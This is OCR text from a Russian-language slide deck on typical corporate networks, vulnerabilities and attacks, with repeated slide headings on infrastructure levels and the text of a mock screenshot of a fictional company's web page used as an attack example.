

Типовая корпоративная сеть, уязвимости и атаки

Типовая IP-сеть корпорации

Уровни информационной инфраструктуры




Уровни информационной инфраструктуры




Уровни информационной инфраструктуры


Уровни информационной инфраструктуры



Уровни информационной инфраструктуры



Уровни информационной инфраструктуры



Пример атаки

BigWidget Incorporated - Netscape

File Edit View Go Communicator Help

Bookmarks Go to: www.bigwidget.com What's Related

BigWidget

The Part That Fits™

Company Products Services Support

BigWidget Announces Titanium Machining Capabilities


BigWidget Incorporated announced today the purchase of a Consolidated Conglomerate abrasive waterjet cutter. This new machine will allow BigWidget to offer advanced machining services for titanium cogs and widgets.

